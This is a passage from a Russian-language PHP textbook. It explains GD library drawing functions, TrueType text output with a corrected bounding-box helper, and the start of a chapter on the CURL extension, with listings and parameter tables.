Листинг 38.3. Работа с полупрозрачными цветами. Файл semitransp.php

```
<?php ## Работа с полупрозрачными цветами
  $size = 300;
  $im = imageCreateTrueColor($size, $size);
  $back = imageColorAllocate($im, 255, 255, 255);
  imageFilledRectangle($im, 0, 0, $size - 1, $size - 1, $back);
  // Создаем идентификаторы полупрозрачных цветов
  $yellow = imageColorAllocateAlpha($im, 255, 255, 0, 75);
  $red    = imageColorAllocateAlpha($im, 255, 0, 0, 75);
  $blue   = imageColorAllocateAlpha($im, 0, 0, 255, 75);
  // Рисуем 3 пересекающихся круга
  $radius  = 150;
  imageFilledEllipse($im, 100, 75,  $radius, $radius, $yellow);
  imageFilledEllipse($im, 120, 165, $radius, $radius, $red);
  imageFilledEllipse($im, 187, 125, $radius, $radius, $blue);
  // Выводим изображение в браузер
  header('Content-type: image/png');
  imagePng($im);
?>
```

Данный скрипт выводит три разноцветных пересекающихся круга, и в местах пересечения можно наблюдать эффектное смешение цветов.

Графические примитивы

Здесь мы рассмотрим минимальный набор функций для работы с картинками. Приведенный список функций не полон и постоянно расширяется вместе с развитием библиотеки GD. Но все же он содержит те функции, которые вы будете употреблять в 99% случаев. За полным списком функций обращайтесь к официальной документации по адресу: **http://ru.php.net/manual/ru/ref.image.php**.

Копирование изображений

```
int imageCopyResized(int $dst_im, int $src_im, int $dstX, int $dstY,
                     int $srcX, int $srcY, int $dstW, int $dstH,
                     int $srcW, int $srcH)
```

Эта функция одна из самых мощных и универсальных, хотя и выглядит просто ужасно. С ее помощью можно копировать изображения (или их участки), перемещать и масштабировать их... Пожалуй, 10 параметров для функции — чересчур, но разработчики PHP пошли таким путем. Что же, это их право...

Итак, `$dst_im` задает идентификатор изображения, в который будет помещен результат работы функции. Это изображение должно уже быть создано или загружено и иметь надлежащие размеры. Соответственно, `$src_im` — идентификатор изображения, над которым проводится работа. Впрочем, `$src_im` и `$dst_im` могут и совпадать.

> ***Внимание!***
>
> Следите, чтобы изображение `$dst_im` было полноцветным, а не палитровым! В противном случае возможно искажение или даже потеря цветов при копировании. Полноцветные изображения создаются, например, вызовом функции `imageCreateTrueColor()`.

Параметры `$srcX`, `$srcY`, `$srcW`, `$srcH` (обратите внимание на то, что они следуют при вызове функции *не подряд*!) задают область внутри исходного изображения, над которой будет осуществлена операция — соответственно, координаты ее верхнего левого угла, ширину и высоту.

Наконец, четверка `$dstX`, `$dstY`, `$dstW`, `$dstH` задает то место на изображении `$dst_im`, в которое будет "втиснут" указанный в предыдущей четверке прямоугольник. Заметьте, что если ширина или высота двух прямоугольников не совпадают, то картинка автоматически будет нужным образом растянута или сжата.

Таким образом, с помощью функции `imageCopyResized()` мы можем:

- копировать изображения;
- копировать участки изображений;
- масштабировать участки изображений;
- копировать и масштабировать участки изображения в пределах одной картинки.

В последнем случае возникают некоторые сложности, а именно, когда тот блок, из которого производится копирование, частично накладывается на место, куда он должен быть перемещен. Убедиться в этом проще всего экспериментальным путем. Почему разработчики GD не предусмотрели средств, которые бы корректно работали и в этом случае, не совсем ясно.

```
int imageCopyResampled(int $dst_im, int $src_im, int $dstX, int $dstY,
                       int $srcX, int $srcY, int $dstW, int $dstH,
                       int $srcW, int $srcH)
```

Данная функция очень похожа на `imageCopyResized()`, но у нее есть одно очень важное отличие: если при копировании производится изменение размеров изображения, библиотека GD пытается провести *сглаживание* и *интерполяцию* точек. А именно, при увеличении картинки недостающие точки заполняются *промежуточными цветами* (функция `imageCopyResized()` этого не делает, а заполняет новые точки цветами расположенных рядом точек).

Впрочем, качество интерполяции функции `imageCopyResampled()` все равно оставляет желать лучшего. Например, при большом увеличении легко наблюдать "эффект ступенчатости": видно, что плавные цветовые переходы имеют место только по горизонтали, но *не* по вертикали. Таким образом, функция еще может использоваться для увеличения фотографий (JPEG-изображений), но увеличивать с ее помощью GIF-картинки не рекомендуется.

В листинге 38.4 приведен простейший сценарий, который увеличивает некоторую картинку до размера 2000×2000 точек и выводит результат в браузер. Прежде чем запускать его, убедитесь, что у вас есть хотя бы 16 Мбайт свободной оперативной памяти.

Листинг 38.4. Увеличение картинки со сглаживанием. Файл resample.php

```
<?php ## Увеличение картинки со сглаживанием
  $from = imageCreateFromJpeg("sample2.jpg");
  $to   = imageCreateTrueColor(2000, 2000);
  imageCopyResampled(
    $to, $from, 0, 0, 0, 0, imageSX($to), imageSY($to),
    imageSX($from), imageSY($from)
  );
  header("Content-type: image/jpeg");
  imageJpeg($to);
?>
```

Прямоугольники

```
int imageFilledRectangle(int $im, int $x1, int $y1,
                         int $x2, int $y2, int $col)
```

Название этой функции говорит само за себя: она рисует закрашенный прямоугольник в изображении, заданном идентификатором `$im`, цветом `$col` (полученным, например, при помощи функции `imageColorAllocate()`). Пары (`$x1`, `$y1`) и (`$x2`, `$y2`) задают координаты левого верхнего и правого нижнего углов соответственно (отсчет, как обычно, начинается с левого верхнего угла и идет слева направо и сверху вниз).

Эта функция часто применяется для того, чтобы целиком закрасить только что созданный рисунок, например, прозрачным цветом:

```
$i = imageCreate(100, 100);
$c = imageColorAllocate($i, 1, 255, 1);
imageFilledRectangle($i, 0, 0, imageSX($i)-1, imageSY($i)-1, $c);
imageColorTransparent($i, $c);
// Дальше работаем с изначально прозрачным фоном
```

int imageRectangle(int $*im*, int $*x1*, int $*y1*, int $*x2*, int $*y2*, int $*col*)

Функция `imageRectangle()` рисует в изображении прямоугольник с границей, толщиной 1 пиксел, цветом `$col`. Параметры задаются так же, как и в функции `imageFilledRectangle()`.

Вместо цвета `$col` можно задавать константу `IMG_COLOR_STYLED`, которая говорит библиотеке GD, что линию нужно рисовать не сплошную, а с использованием *текущего стиля пера (см. далее)*.

Выбор пера

Ранее было сказано, что при рисовании прямоугольника толщина линии составляет всего 1 пиксел. Однако в PHP существует возможность задания любой толщины линии, для чего служит следующая функция.

bool imageSetThickness(resource $*im*, int $*thickness*)

Устанавливает *толщину пера*, которое используется при рисовании различных фигур: прямоугольников, эллипсов, линий и т. д. По умолчанию толщина равна 1 пикселу, однако вы можете задать любое другое значение.

bool imageSetStyle(resource $*image*, list $*style*)

Данная функция устанавливает *стиль пера*, который определяет, пикселы какого цвета будут составлять линию. Массив `$style` содержит список идентификаторов цветов, предварительно созданных в скрипте. Эти цвета будут чередоваться при выводе линий.

Если очередную точку при выводе линии необходимо пропустить, вы можете указать вместо идентификатора цвета специальную константу `IMG_COLOR_TRANSPARENT` (и получить, таким образом, пунктирную линию).

Листинг 38.5 поможет понять, как использовать данную функцию.

Листинг 38.5. Изменение пера. Файл pen.php

```
<?php ## Изменение пера
  // Создаем новое изображение
  $im  = imageCreate(100, 100);
  $w   = imageColorAllocate($im, 255, 255, 255);
  $c1  = imageColorAllocate($im, 0, 0, 255);
  $c2  = imageColorAllocate($im, 0, 255, 0);
  // Очищаем фон
  imageFilledRectangle($im, 0, 0, imageSX($im), imageSY($im), $w);
  // Устанавливаем стиль пера
  $style = array($c2, $c2, $c2, $c2, $c2, $c2, $c2, $c1, $c1, $c1, $c1);
  imageSetStyle($im, $style);
  // Устанавливаем толщину пера
  imageSetThickness($im, 2);
  // Рисуем линию
  imageLine($im, 0, 0, 100, 100, IMG_COLOR_STYLED);
  // Выводим изображение в браузер.
  header("Content-type: image/png");
  imagePng($im);
?>
```

Приведенный в примере скрипт выводит цветную пунктирную линию, в которой чередуются зеленый и синий цвета. Толщина линии — два пиксела.

Линии

```
int imageLine(int $im, int $x1, int $y1, int $x2, int $y2, int $col)
```

Эта функция рисует сплошную тонкую линию в изображении `$im`, проходящую через точки (`$x1`, `$y1`) и (`$x2`, `$y2`), цветом `$col`. Линия получается слабо связанной *(про связность см. в разд. "Закраска произвольной области" далее в этой главе)*.

Как обычно, задав константу `IMG_COLOR_STYLED` вместо идентификатора цвета, мы получим линию, нарисованную текущим установленным стилем пера.

Для рисования пунктирной линии раньше применялась функция `imageDashedLine()`. Однако в современных версиях PHP она устарела. Используйте совокупность функций `imageSetStyle()` и `imageLine()`.

Дуга сектора

```
int imageArc(int $im, int $cx, int $cy, int $w,
             int $h, int $s, int $e, int $c)
```

Функция `imageArc()` рисует в изображении `$im` дугу сектора эллипса от угла `$s` до `$e` (углы указываются в градусах против часовой стрелки, отсчитываемых от горизонтали). Эллипс рисуется такого размера, чтобы вписываться в прямоугольник (`$x`, `$y`, `$w`, `$h`), где `$w` и `$h` задают его ширину и высоту, а `$x` и `$y` — координаты левого верхнего угла. Сама фигура не закрашивается, обводится только ее контур, для чего используется цвет `$c`. Если в качестве значения `$c` указана константа `IMG_COLOR_STYLED`, дуга будет нарисована в соответствии с текущим установленным стилем пера.

Закраска произвольной области

```
int imageFill(int $im, int $x, int $y, int $col)
```

Функция `imageFill()` выполняет сплошную заливку одноцветной области, содержащей точку с координатами (`$x`, `$y`), цветом `$col`. Нужно заметить, что современные алгоритмы заполнения работают довольно эффективно, так что не стоит особо заботиться о скорости ее работы. Итак, будут закрашены только те точки, к которым можно проложить "одноцветный *сильно связанный путь*" из точки (`$x`, `$y`).

> ***Примечание***
>
> Две точки называются *связанными сильно*, если у них совпадает, по крайней мере, одна координата, а по другой координате они отличаются не более чем на 1 в любую сторону.

```
int imageFillToBorder(int $im, int $x, int $y, int $border, int $col)
```

Эта функция очень похожа на `imageFill()`, только она выполняет закраску не одноцветных точек, а любых, но до тех пор, пока не будет достигнута граница цвета `$border`. Под границей здесь понимается *последовательность слабо связанных точек*.

> ***Примечание***
>
> Две точки называются *слабо связанными*, если каждая их координата отличается от другой не более чем на 1 в любом направлении. Очевидно, всякая сильная связь является также и

слабой, но не наоборот. Все линии библиотека GD рисует слабо связанными: иначе бы они выглядели слишком "ступенчатыми".

Закраска текстурой

Закрашивать области можно не только одним цветом, но и некоторой фоновой картинкой — *текстурой*. Это происходит, если вместо цвета всем функциям закраски указать специальную константу IMG_COLOR_TILED. При этом текстура "размножается" по вертикали и горизонтали, что напоминает кафель на полу (от англ. *tile*). Это объясняет название следующей функции.

int imageSetTile(resource $*im*, resource $*tile*)

Устанавливает текущую текстуру закраски $*tile* для изображения $*im*. При последующем вызове функций закраски (таких как imageFill() или imageFilledPolygon()) с параметром IMG_COLOR_TILED вместо идентификатора цвета область будет заполнена данной текстурой.

Многоугольники

int imagePolygon(int $*im*, list $*points*, int $*num_points*, int $*col*)

Эта функция рисует в изображении $*im* многоугольник, заданный своими вершинами. Координаты углов передаются в массиве-списке $*points*, причем $*points*[0]=x0, $*points*[1]=y0, $*points*[2]=x1, $*points*[3]=y1 и т. д. Параметр $*num_points* указывает общее число вершин — на тот случай, если в массиве их больше, чем нужно нарисовать. Многоугольник не закрашивается — только рисуется его граница цветом $*col*.

int imageFilledPolygon(int $*im*, list $*points*, int $*num_points*, int $*col*)

Функция imageFilledPolygon() делает практически то же самое, что и imagePolygon(), за исключением одного очень важного свойства: полученный многоугольник целиком заливается цветом $*col*. При этом правильно обрабатываются вогнутые части фигуры, если она не выпукла.

В листинге 38.6 приведен пример работы с многоугольниками, закрашенными некоторой текстурой. Координаты углов фигуры формируются случайным образом.

Листинг 38.6. Увеличение картинки со сглаживанием. Файл tile.php

```
<?php ## Увеличение картинки со сглаживанием
  $tile = imageCreateFromJpeg("sample1.jpg");
  $im   = imageCreateTrueColor(800, 600);
  imageFill($im, 0, 0, imageColorAllocate($im, 0, 255, 0));
  imageSetTile($im, $tile);
  // Создаем массив точек со случайными координатами
  $p = [];
  for ($i = 0; $i < 4; $i++) {
    array_push($p, mt_rand(0, imageSX($im)), mt_rand(0, imageSY($im)));
  }
  // Рисуем закрашенный многоугольник
  imageFilledPolygon($im, $p, count($p) / 2, IMG_COLOR_TILED);
```

```
  // Выводим результат
  header("Content-type: image/jpeg");
  // Выводим картинку с максимальным качеством (100)
  imageJpeg($im, '', 100);
  // Можно было сжать с помощью PNG
  #header("Content-type: image/png");
  #imagePng($im);
?>
```

Примечание

Обратите внимание, что для повышения качества картинки мы выставляем третий параметр `imageJpeg()` в значение, равное 100. Если установить меньшую величину, будет сильно заметна погрешность сжатия JPEG. Формат PNG в таких ситуациях сжимает картинку без потерь, но зато делает ее в несколько раз больше по объему файла.

Работа с пикселами

`int imageSetPixel(int $im, int $x, int $y, int $col)`

Эта функция практически не интересна, т. к. выводит *всего один* пиксел, расположенный в точке (`$x`, `$y`), цвета `$col` в изображении `$im`. Вряд ли ее можно применять для закраски хоть какой-то сложной фигуры, потому что, как мы знаем, PHP довольно медленно работает с длинными циклами. Даже рисование обычной линии с использованием этой функции будет очень дорогим занятием.

`resource imageColorAt(int $im, int $x, int $y)`

В противоположность своему антиподу — функции `imageSetPixel()` — функция `imageColorAt()` не рисует, а *возвращает* цвет точки с координатами (`$x`, `$y`). Возвращается идентификатор цвета, а не его RGB-представление.

Функцию удобно использовать, опять же, для определения, какой цвет в картинке должен быть прозрачным. Например, пусть для изображения птички на кислотно-зеленом фоне мы достоверно знаем, что прозрачный цвет точно приходится на точку с координатами (0, 0). Мы можем получить его идентификатор, а затем назначить прозрачным (`imageColorTransparent()`).

Работа с фиксированными шрифтами

Библиотека GD имеет некоторые возможности по работе с текстом и шрифтами. Шрифты представляют собой специальные ресурсы, имеющие собственный идентификатор и чаще всего загружаемые из файла или встроенные в GD. Каждый символ шрифта может быть отображен лишь в моноцветном режиме, т. е. "рисованные" символы не поддерживаются. Встроенных шрифтов всего 5 (идентификаторы от 1 до 5), чаще всего в них входят моноширинные символы разных размеров. Остальные шрифты должны быть предварительно загружены.

Замечание

Изначально библиотека GD, конечно, не поддерживает русские буквы во встроенных шрифтах. Тем не менее большинство хостинг-провайдеров добавляют эту поддерж-

ку. О том, как этого добиваются, можно почитать, например, по адресу **http://megaz.arbuz.com/?p=russian_gd**. К сожалению, найти версию GD под Windows с поддержкой русских букв значительно сложнее; лучше использовать TTF-шрифты, о которых мы поговорим чуть позже.

Загрузка шрифта

```
int imageLoadFont(string $file)
```

Функция загружает файл шрифтов и возвращает идентификатор шрифта — это будет цифра, большая 5, потому что пять первых номеров зарезервированы как встроенные. Формат файла — бинарный, а потому зависит от архитектуры машины. Это значит, что файл со шрифтами должен быть сгенерирован по крайней мере на машине с процессором такой же архитектуры, как и у той, на которой вы собираетесь использовать PHP. В табл. 38.1 представлен формат этого файла. Левая колонка задает смещение начала данных внутри файла, а группами цифр, записанных через тире, определяется, до какого адреса продолжаются данные.

Таблица 38.1. *Формат файла со шрифтом*

Смещение, байт	Тип	Описание
0—3	`long`	Число символов в шрифте (nchars)
4—7	`long`	Индекс первого символа шрифта (обычно 32 — пробел)
8—11	`long`	Ширина (в пикселах) каждого знака (width)
12—15	`long`	Высота (в пикселах) каждого знака (height)
От 16 и выше	`array`	Массив с информацией о начертании каждого символа, по одному байту на пиксел. На один символ, таким образом, приходится width×height байтов, а на все — width×height×nchars байтов. 0 означает отсутствие точки в данной позиции, все остальное — ее присутствие

Замечание

В большинстве случаев гораздо удобнее брать уже готовые шрифты, чем делать новые самостоятельно. Вы можете найти их в Интернете.

Параметры шрифта

После того как шрифт загружен, его можно использовать (встроенные шрифты, конечно же, загружать не требуется).

```
int imageFontHeight(int $font)
```

Возвращает высоту в пикселах каждого символа в заданном шрифте.

```
int imageFontWidth(int $font)
```

Возвращает ширину в пикселах каждого символа в заданном шрифте.

Вывод строки

```
int imageString(int $im, int $font, int $x, int $y, string $s, int $col)
```

Выводит строку `$s` в изображение `$im`, используя шрифт `$font` и цвет `$col`. Пара (`$x`, `$y`) будет координатами левого верхнего угла прямоугольника, в который вписана строка.

```
int imageStringUp(int $im, int $font, int $x, int $y, string $s, int $c)
```

Эта функция также выводит строку текста, но не в горизонтальном, а в вертикальном направлении. Левый верхний угол по-прежнему задается координатами (`$x`, `$y`).

Работа со шрифтами TrueType

Библиотека GD поддерживает также работу с *векторными масштабируемыми* шрифтами PostScript и TrueType. Мы с вами рассмотрим только последние, т. к., во-первых, их существует великое множество (благодаря платформе Windows), а во-вторых, с ними проще всего работать в PHP.

> ***Замечание***
>
> Для того чтобы заработали приведенные далее функции, PHP должен быть откомпилирован и установлен вместе с библиотекой FreeType, доступной по адресу **http://www.freetype.org**. В Windows-версии PHP она установлена по умолчанию. Большинство хостинг-провайдеров добавляют ее и под UNIX.

Всего существуют две функции для работы со шрифтами TrueType. Одна из них выводит строку в изображение, а вторая определяет, какое положение эта строка бы заняла при выводе.

Вывод строки

```
list imageTtfText(int $im, int $size, int $angle, int $x, int $y,
                  int $col, string $fontfile, string $text)
```

Эта функция помещает строку `$text` в изображение `$im` цветом `$col`. Как обычно, `$col` должен представлять собой допустимый идентификатор цвета. Параметр `$angle` задает угол наклона *в градусах* выводимой строки, отсчитываемый от горизонтали против часовой стрелки. Координаты (`$x`, `$y`) указывают положение так называемой *базовой точки строки* (обычно это ее левый *нижний* угол). Параметр `$size` задает размер шрифта, используемый при выводе строки. Наконец, `$fontfile` должен содержать имя TTF-файла, в котором, собственно, и хранится шрифт.

> ***Внимание!***
>
> Параметр `$fontfile` должен всегда задавать *абсолютный путь* (от корня файловой системы) к требуемому файлу шрифтов. Что самое интересное, в некоторых версиях PHP функции все же работают с относительными именами. Но в любом случае лучше подстелить соломку — абсолютные пути еще никому не вредили, не правда ли?.. Если у вас в программе задано относительное имя TTF-файла, используйте `realpath()` для конвертации его в абсолютное.

Функция возвращает список из 8 элементов. Первая их пара задает координаты (*X*, *Y*) левого верхнего угла прямоугольника, описанного вокруг строки текста в изображении,

вторая пара — координаты правого верхнего угла, и т. д. Так как в общем случае строка может иметь любой наклон `$angle`, здесь требуются 4 пары координат.

> ***Внимание!***
> И, тем не менее, функция всегда возвращает координаты так, будто бы угол `$angle` равен нулю.

Пример использования этой функции мы рассмотрим чуть позже.

Проблемы с русскими буквами

Если вы хотите выводить текст, содержащий русские буквы, то должны вначале *перекодировать* его в специальное представление. В этом представлении каждый знак кириллицы имеет вид `&#XXXX`, где `XXXX` — код буквы в кодировке Unicode. Знаки препинания и символы латинского алфавита в перекодировании не нуждаются.

Ниже, в листинге 38.7, мы рассмотрим функцию `toUnicodeEntities()`, которая производит все необходимые преобразования.

Определение границ строки

`list imageTtfBBox(int $size, int $angle, string $fontfile, string $text)`

Эта функция ничего не выводит в изображение, а просто определяет, какой размер и положение заняла бы строка текста `$text` размера `$size`, выведенная под углом `$angle` в какой-нибудь рисунок. Параметр `$fontfile`, как и в функции `imageTtfText()`, задает абсолютный путь к файлу шрифта, который будет использован при выводе.

Возвращаемый список содержит всю информацию о размерах описанного прямоугольника в формате, похожем на тот, что выдает функция `imageTtfText()`, однако на этот раз — *с учетом угла* поворота. (Правда, учтен этот угол *неправильно*; в следующем разделе мы рассмотрим, как обойти эту ситуацию.) Для большей ясности приведем эту информацию в виде табл. 38.2.

Таблица 38.2. *Содержимое списка, возвращаемого функцией*

Индексы	Что содержится
0 и 1	(*X*, *Y*) левого нижнего угла
2 и 3	(*X*, *Y*) правого нижнего угла
4 и 5	(*X*, *Y*) правого верхнего угла
6 и 7	(*X*, *Y*) левого верхнего угла

> ***Замечание***
> Обращаем ваше внимание, что стороны прямоугольника не обязательно параллельны горизонтальной или вертикальной границе изображения. Они могут быть наклонными, а сам прямоугольник — повернутым. Потому-то и возвращаются 4 координаты, а не две.

Коррекция функции *imageTtfBBox()*

Увы, авторы библиотеки FreeType, которая используется для вывода TTF-текста, что-то напутали, и в результате функция `imageTtfBBox()` возвращает правильные данные толь-

ко при *нулевом* угле наклона строки. В листинге 38.7 приведена библиотека подпрограмм, в которой этот недостаток исправляется (вводится новая функция `imageTtfBBox_fixed()`); кроме того, в ней содержатся еще две полезные функции, которые нам пригодятся позже.

Листинг 38.7. Библиотека функций для работы с TTF. Файл lib/imagettf.php

```
<?php ## Библиотека функций для работы с TTF
  // Исправленная функция imageTtfBBox(). Работает корректно
  // даже при ненулевом угле поворота $angle (исходная функция
  // при этом работает неверно).
  function imageTtfBBox_fixed($size, $angle, $fontfile, $text) {
    // Вычисляем размер при НУЛЕВОМ угле поворота
    $horiz = imageTtfBBox($size, 0, $fontfile, $text);
    // Вычисляем синус и косинус угла поворота
    $cos = cos(deg2rad($angle));
    $sin = sin(deg2rad($angle));
    $box = [];
    // Выполняем поворот каждой координаты
    for ($i = 0; $i < 7; $i += 2) {
      list ($x, $y) = [$horiz[$i], $horiz[$i + 1]];
      $box[$i]   = round($x * $cos + $y * $sin);
      $box[$i+1] = round($y * $cos - $x * $sin);
    }
    return $box;
  }

  // Вычисляет размеры прямоугольника с горизонтальными и вертикальными
  // сторонами, в который вписан указанный текст. Результирующий массив
  // имеет структуру:
  // array(
  //   0  => ширина прямоугольника,
  //   1  => высота прямоугольника,
  //   2  => смещение начальной точки по X относительно левого верхнего
  //         угла прямоугольника,
  //   3  => смещение начальной точки по Y
  // )
  function imageTtfSize($size, $angle, $fontfile, $text) {
    // Вычисляем охватывающий многоугольник
    $box = imageTtfBBox_fixed($size, $angle, $fontfile, $text);
    $x = [$box[0], $box[2], $box[4], $box[6]];
    $y = [$box[1], $box[3], $box[5], $box[7]];
    // Вычисляем ширину, высоту и смещение начальной точки
    $width  = max($x) - min($x);
    $height = max($y) - min($y);
    return array($width, $height, 0 - min($x), 0 - min($y));
  }

  // Функция возвращает наибольший размер шрифта, учитывая, что
  // текст $text обязательно должен поместиться в прямоугольник
  // размерами ($width, $height)
```

```
  function imageTtfGetMaxSize($angle, $fontfile, $text, $width, $height) {
    $min = 1;
    $max = $height;
    while (true) {
      // Рабочий размер - среднее между максимумом и минимумом
      $size = round(($max + $min) / 2);
      $sz = imageTtfSize($size, $angle, $fontfile, $text);
      if ($sz[0] > $width || $sz[1] > $height) {
        // Будем уменьшать максимальную ширину до тех пор, пока текст не
        // "перехлестнет" многоугольник
        $max = $size;
      } else {
        // Наоборот, будем увеличивать минимальную, пока текст помещается
        $min = $size;
      }
      // Минимум и максимум сошлись друг к другу
      if (abs($max - $min) < 2) break;
    }
    return $min;
  }
?>
```

Замечание

К сожалению, даже функция `imageTtfBBox_fixed()` имеет довольно невысокую точность при выводе текста большого размера. Так, после использования `imageTtfText()` графические изображения для текстовой строки размерами 40 и 39 единиц *визуально* не отличаются (что странно), в то время как результат работы `imageTtfBBox()` для них различен. Вероятно, такое поведение связано с ошибкой в библиотеке FreeType, которая используется для вывода TTF-текста.

Пример

В листинге 38.8 приведен пример сценария, который использует возможности вывода TrueType-шрифтов, а также демонстрирует работу с цветом RGB. Хотя код примера довольно велик, рисунок, который он генерирует, выглядит довольно привлекательно (рис. 38.1).

Листинг 38.8. Пример работы с TTF-шрифтом. Файл ttf.php

```
<?php ## Пример работы с TTF-шрифтом
  require_once "lib/imagettf.php";
  // Выводимая строка
  $string = "Привет, мир!";
  // Шрифт
  $font = getcwd()."/times.ttf";
  // Загружаем фоновой рисунок
  $im = imageCreateFromPng("sample02.png");
  // Угол поворота зависит от текущего времени
  $angle = (microtime(true) * 10) % 360;
```

```
  // Если хотите, чтобы текст шел из угла в угол,
  // раскомментируйте строчку:
  # $angle = rad2deg(atan2(imageSY($im), imageSX($im)));
  // Подгоняем размер текста под размер изображения
  $size = imageTtfGetMaxSize(
    $angle, $font, $string,
    imageSX($im), imageSY($im)
  );
  // Создаем в палитре новые цвета
  $shadow = imageColorAllocate($im, 0, 0, 0);
  $color  = imageColorAllocate($im, 128, 255, 0);
  // Вычисляем координаты вывода, чтобы текст оказался в центре
  $sz = imageTtfSize($size, $angle, $font, $string);
  $x = (imageSX($im) - $sz[0]) / 2 + $sz[2];
  $y = (imageSY($im) - $sz[1]) / 2 + $sz[3];
  // Рисуем строку текста вначале черным со сдвигом, а затем
  // основным цветом поверх (чтобы создать эффект тени)
  imageTtfText($im, $size, $angle, $x + 3, $y + 2, $shadow, $font, $string);
  imageTtfText($im, $size, $angle, $x, $y, $color, $font, $string);
  // Сообщаем о том, что далее следует рисунок PNG
  Header("Content-type: image/png");
  // Выводим рисунок
  imagePng($im);
?>
```




Рис. 38.1. Пример работы с TTF-шрифтом


Сценарий из листинга 38.8 генерирует изображение оттененной строки "Привет, мир!" на фоне JPEG-изображения, загруженного с диска. При этом используется TrueType-шрифт. Угол поворота строки зависит от текущего системного времени — попробуйте нажать несколько раз кнопку **Обновить** в браузере, и вы увидите, что строка будет все время поворачиваться против часовой стрелки. Кроме того, размер текста подбирается так, чтобы он занимал максимально возможную площадь, не выходя при этом за края картинки (см. определение функции `imageTtfGetMaxSize()` в листинге 38.7).

> ***Замечание***
>
> Прежде чем запускать сценарий, убедитесь, что в его каталоге расположен TTF-файл times.ttf (маленькими буквами, это существенно в UNIX!).

Резюме

В этой главе мы научились работать с изображениями в PHP-программах. Прежде всего, мы узнали, как можно быстро определить различные параметры картинки (формат, размеры, MIME-тип) для последующего использования этой информации в скрипте (например, для формирования тегов <img>). Далее рассмотрена библиотека GD и основные ее отличия от аналогов (например, ImageMagick). Мы узнали, что можно создавать новые изображения в памяти либо же загружать уже имеющиеся, а также познакомились с понятием палитры. Мы научились определять в картинке новые цвета, использовать эффект прозрачности и создавать полностью прозрачные области (для PNG). Познакомились с основными графическими примитивами — рисованием линий, эллипсов, прямоугольников, закраской областей рисунка и многогранников (в том числе с применением текстур). В заключение был рассмотрен аппарат встроенных в GD шрифтов, а также мощные средства для работы с TrueType-шрифтами и основные "подводные камни" при их использовании.

ГЛАВА 39



Работа с сетью

Листинги данной главы
можно найти в подкаталоге curl.

Помимо сокетов и потоков, рассмотренных в *главе 32*, обеспечивающих низкоуровневое обращение к серверу, PHP располагает специальным расширением CURL (Client URL Library). Расширение предоставляет более широкие средства управления сетевыми операциями.

Подключение расширений

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку

```
extension=php_curl.dll
```

В случае Ubuntu установить расширение можно при помощи команды

```
$ sudo apt-get install php7-curl
```

Для Mac OS X можно воспользоваться менеджером пакетов Homebrew, указав директиву `--with-curl` при установке

```
$ brew install php70 --with-curl
```

либо отдельно установив расширение при помощи команды

```
$ brew install php70-curl
```

> ***Замечание***
>
> Для того чтобы функции библиотеки CURL были доступны из PHP-скрипта, в конфигурационном файле php.ini необходимо подключить расширение php_curl.dll, сняв комментарий (точка с запятой `;`) с директивы `extension`. Помимо этого нужно скопировать библиотеки ssleay32.dll и libeay32.dll из каталога, где расположен PHP, в папку, прописанную в переменной окружения `PATH`, например, в C:\Windows\system32.

В качестве примера давайте обратимся к серверу **http://php.net**, загрузим содержимое страницы и выведем ее.

```
<?php
  // Задаем адрес удаленного сервера
  $curl = curl_init("http://php.net");
  // Устанавливаем параметры соединения
  curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
  // Получаем содержимое страницы
  $content = curl_exec($curl);
  // Закрываем CURL-соединение
  curl_close($curl);
  // Выводим содержимое страницы
  echo $content;
?>
```

При помощи функции `curl_init()` задается адрес удаленного сервера и путь к файлу на нем. В отличие от функции `fsockopen()`, необходимо задавать адрес полностью, включая префикс http://, т. к. расширение CURL позволяет работать с несколькими видами протоколов (HTTP, HTTPS, FTP). Если соединение с указанным сервером происходит успешно, функция `curl_init()` возвращает дескриптор соединения, который используется в качестве параметра во всех остальных функциях библиотеки.

Функция `curl_setopt()` позволяет задать параметры текущего соединения и имеет следующий синтаксис:

bool curl_setopt(resource $*curl*, int $*option*, mixed $*value*)

Функция устанавливает для соединения с дескриптором `$curl` параметр `$option` со значением `$value`. В качестве параметра `$option` используются многочисленные константы расширения. Наиболее интересные константы представлены в табл. 39.1. Полный список параметров можно уточнить в официальной документации.

Таблица 39.1. *Параметры CURL-соединения*

Тип	Описание
CURLOPT_AUTOREFERER	При установке этого параметра в `true`, если осуществляется следование HTTP-заголовку `Location`, HTTP-заголовок `Referer` устанавливается автоматически
CURLOPT_CRLF	При установке этого параметра в `true` UNIX-переводы строк `\n` автоматически преобразуются к виду `\r\n`
CURLOPT_HEADER	При установке этого параметра в `true` результат будет включать полученные HTTP-заголовки
CURLOPT_NOBODY	При установке этого параметра в `true` результат не будет включать документ. Часто используется для того, чтобы получить только HTTP-заголовки
CURLOPT_POST	При установке этого параметра в `true` отправляется `POST`-запрос типа `application/x-www-form-urlencoded`
CURLOPT_PUT	При установке этого параметра в `true` будет производиться закачка файла методом `PUT` протокола HTTP. Файл задается параметрами `CURLOPT_INFILE` и `CURLOPT_INFILESIZE`. Впрочем, метод `PUT` на большинстве серверов запрещен к использованию

***Таблица 39.1** (окончание)*

Тип	Описание
CURLOPT_RETURNTRANSFER	При установке этого параметра в true CURL будет возвращать результат, а не выводить его
CURLOPT_UPLOAD	При установке этого параметра в true производится закачка файла на удаленный сервер
CURLOPT_HTTP_VERSION	Версия HTTP-протокола; допустимы три значения: CURL_HTTP_VERSION_NONE (версия выбирается автоматически), CURL_HTTP_VERSION_1_0 (используется HTTP 1.0), CURL_HTTP_VERSION_1_1 (используется HTTP 1.1)
CURLOPT_HTTPAUTH	Метод (методы) HTTP-аутентификации; допустимые значения: CURLAUTH_BASIC, CURLAUTH_DIGEST, CURLAUTH_GSSNEGOTIATE, CURLAUTH_NTLM, CURLAUTH_ANY и CURLAUTH_ANYSAFE
CURLOPT_INFILESIZE	Размер файла при его загрузке на удаленный сервер
